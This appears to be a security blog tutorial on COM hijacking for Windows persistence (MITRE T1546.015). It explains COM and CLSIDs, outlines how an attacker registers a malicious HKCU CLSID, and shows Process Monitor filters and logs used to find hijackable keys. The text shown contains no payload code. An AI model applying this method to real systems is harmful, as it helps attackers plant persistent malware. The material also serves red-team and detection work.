# Windows Persistence: COM Hijacking (MITRE: T1546.015)

hackingarticles.in/windows-persistence-com-hijacking-mitre-t1546-015

Raj April 6, 2022

## Introduction

According to MITRE, "Adversaries can use the COM system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence." To hijack a COM object, an attacker needs to make certain changes in registry hives and replace the reference to a legitimate system component with a malicious one. When that application is run and the COM object is called, the malware is run instead, hence, giving persistence.

In this article, we will cover the methodology for COM hijacking.

**MITRE TACTIC: Persistence (TA0003), Privilege Escalation (TA0004)**

**MITRE TECHNIQUE ID: T1546 (Event Triggered Execution)**

**SUBTITLE: T1546.015**

## Table of Content

- **Background**
- **Attack Methodology**
- **Discover Hijackable Keys**
- **InProcServer32: CacheTask (Physical Access to Machine)**
- **InProcServer32: CacheTask (Remote Access to Machine)**
- **InProcServer32: Internet Explorer (Remote Access)**
- **LocalServer32: Remote Access to Machine**
- **Conclusion**

## Background

According to Microsoft, "The Microsoft Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), as well as others.

It is not a programming language but a standard that is only applicable to code that has been compiled to binary. Programming languages like C++ provide simple mechanisms to play with COM objects. C, Java implement COM too."

A COM object is one in which access to an object's data is achieved exclusively through one or more sets of related functions. These function sets are called interfaces, and the functions of an interface are called methods. Further, COM requires that the only way to gain access to the methods of an interface is through a pointer to the interface. In other words, COM enables a binary to interact with other software objects or executables by implementing objects which can call DLLs and EXEs.

DCOM (Distributed COM) is middleware that extends the functionality of COM beyond a local computer using remote procedure call (RPC) technology. By default, only Administrators may remotely activate and launch COM objects through DCOM. DCOM can execute macros in Office documents and also interact with WMI remotely thus opening the attacked domain to a wide array of vectors.

Please note that this attack works on a domain-joined system. DCOM remoting is not available across networks by default. To enable DCOM remoting in a non-domain joined the system, some magical code is required which is not in the scope of this article.

**Registries:** The *registry* is a system-defined database in which applications and system components store and retrieve configuration data. The data stored in the registry varies according to the version of Microsoft Windows. Applications use the registry API to retrieve, modify, or delete registry data. More info **here**.

**CLSID:** The CLSID or Class Identifier is a string of alphanumeric (both numbers and alphabet characters) symbols that are used to represent a specific instance of a Component Object Model or COM-based program. It allows operating systems and software, particularly Windows, to detect and access software components without identifying them by their names. More info **here**.

## Attack Methodology

Basically, any application which is triggering an EXE/DLL or some other library first reads the HKCU (HKEY_CURRENT_USER) value and then HKLM (HKEY_LOCAL_MACHINE). So, if a hijackable key is found, we will create a corresponding CLSID in the HKCU hive and thus, the application will trigger the HKCU hive first (therefore, executing our code instead of legit code).

To perform the attack, we have to follow these steps:


- Find hijackable keys in the registry. COM servers that have missing CLSIDs and don't require elevated privileges (belonging to the HKEY_CURRENT_USER category)
- Add a corresponding CLSID and strings referring to the application that had missing CLSIDs
- Create a malicious file
- Prompt the user to run the application which is supposed to trigger the COM event and run a malicious file.

## Discover Hijackable Keys

### Part 1

To discover hijackable keys, we would require a process monitor. We need to put these 4 filters:

**Operation is RegOpenKey Include**




Process Monitor Filter

Display entries matching these conditions:

Operation | is | RegOpenKey | then | Include

| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ Process N... | is | Procmon.exe | Exclude |
| ✓ Process N... | is | Procexp.exe | Exclude |
| ✓ Process N... | is | Autoruns.exe | Exclude |
| ✓ Process N... | is | Procmon64.exe | Exclude |
| ✓ Process N... | is | Procexp64.exe | Exclude |
| ✓ Process N... | is | System | Exclude |
| ✓ Operation | begins with | IRP_MJ_ | Exclude |
| ✓ Operation | begins with | FASTIO_ | Exclude |


**Result is NAME NOT FOUND Include**



Result | is | NAME NOT FOUND | then | Include

| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ ✓ Operation | is | RegOpenKey | Include |
| ✓ ✗ Process N... | is | Procmon.exe | Exclude |
| ✓ ✗ Process N... | is | Procexp.exe | Exclude |
| ✓ ✗ Process N... | is | Autoruns.exe | Exclude |
| ✓ ✗ Process N... | is | Procmon64.exe | Exclude |
| ✓ ✗ Process N... | is | Procexp64.exe | Exclude |
| ✓ ✗ Process N... | is | System | Exclude |
| ✓ ✗ Operation | begins with | IRP_MJ_ | Exclude |


**Path ends with InprocServer32/LocalServer32 Include**



Path | ends with | InprocServer32 | then | Include

| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ ✓ Operation | is | RegOpenKey | Include |
| ✓ ✓ Result | is | NAME NOT FOU... | Include |
| ✓ ✗ Process N... | is | Procmon.exe | Exclude |
| ✓ ✗ Process N... | is | Procexp.exe | Exclude |
| ✓ ✗ Process N... | is | Autoruns.exe | Exclude |
| ✓ ✗ Process N... | is | Procmon64.exe | Exclude |
| ✓ ✗ Process N... | is | Procexp64.exe | Exclude |
| ✓ ✗ Process N... | is | System | Exclude |

**Path begins with HKLM Exclude**



Process Monitor Filter

Display entries matching these conditions:

Path | begins with | HKLM | then | Exclude

| Column | Relation | Value | Action |
|---|---|---|---|
| ✓ Operation | is | RegOpenKey | Include |
| ✓ Result | is | NAME NOT FOU... | Include |
| ✓ Path | ends with | InprocServer32 | Include |
| ✓ Process N... | is | Procmon.exe | Exclude |
| ✓ Process N... | is | Procexp.exe | Exclude |
| ✓ Process N... | is | Autoruns.exe | Exclude |
| ✓ Process N... | is | Procmon64.exe | Exclude |
| ✓ Process N... | is | Procexp64.exe | Exclude |

Now you'd have an output of all the probably hijackable keys.



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

| Time o... | Process Name | PID | Operation | Path | Result | Detail |
|---|---|---|---|---|---|---|
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{4590F8... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{4590F8... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{4590F8... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{4590F8... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{4590F8... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{4590F8... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{8BC3F... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCR\CLSID\{8BC3F05E-D86B-11D0-A... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{7C8578... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{7C8578... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{7C8578... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{7C8578... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{7C8578... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{7C8578... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{D68AF... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{D68AF... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{D68AF... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{D68AF... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{D68AF... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{D68AF... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{E7D35... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{E7D35... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{E7D35... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{E7D35... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{E7D35... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{E7D35... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | wmiprvse.exe | 180 | RegOpenKey | HKCR\CLSID\{8BC3F05E-D86B-11D0-A... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | wmiprvse.exe | 180 | RegOpenKey | HKCR\CLSID\{73E709EA-5D93-4B2E-B... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{1B1CA... | NAME NOT FOUND | Desired Access: R... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{1B1CA... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{1B1CA... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{1B1CA... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{1B1CA... | NAME NOT FOUND | Desired Access: M... |
| 10:47:26... | Procmon64.exe | 2984 | RegOpenKey | HKCU\Software\Classes\CLSID\{1B1CA... | NAME NOT FOUND | Desired Access: M... |

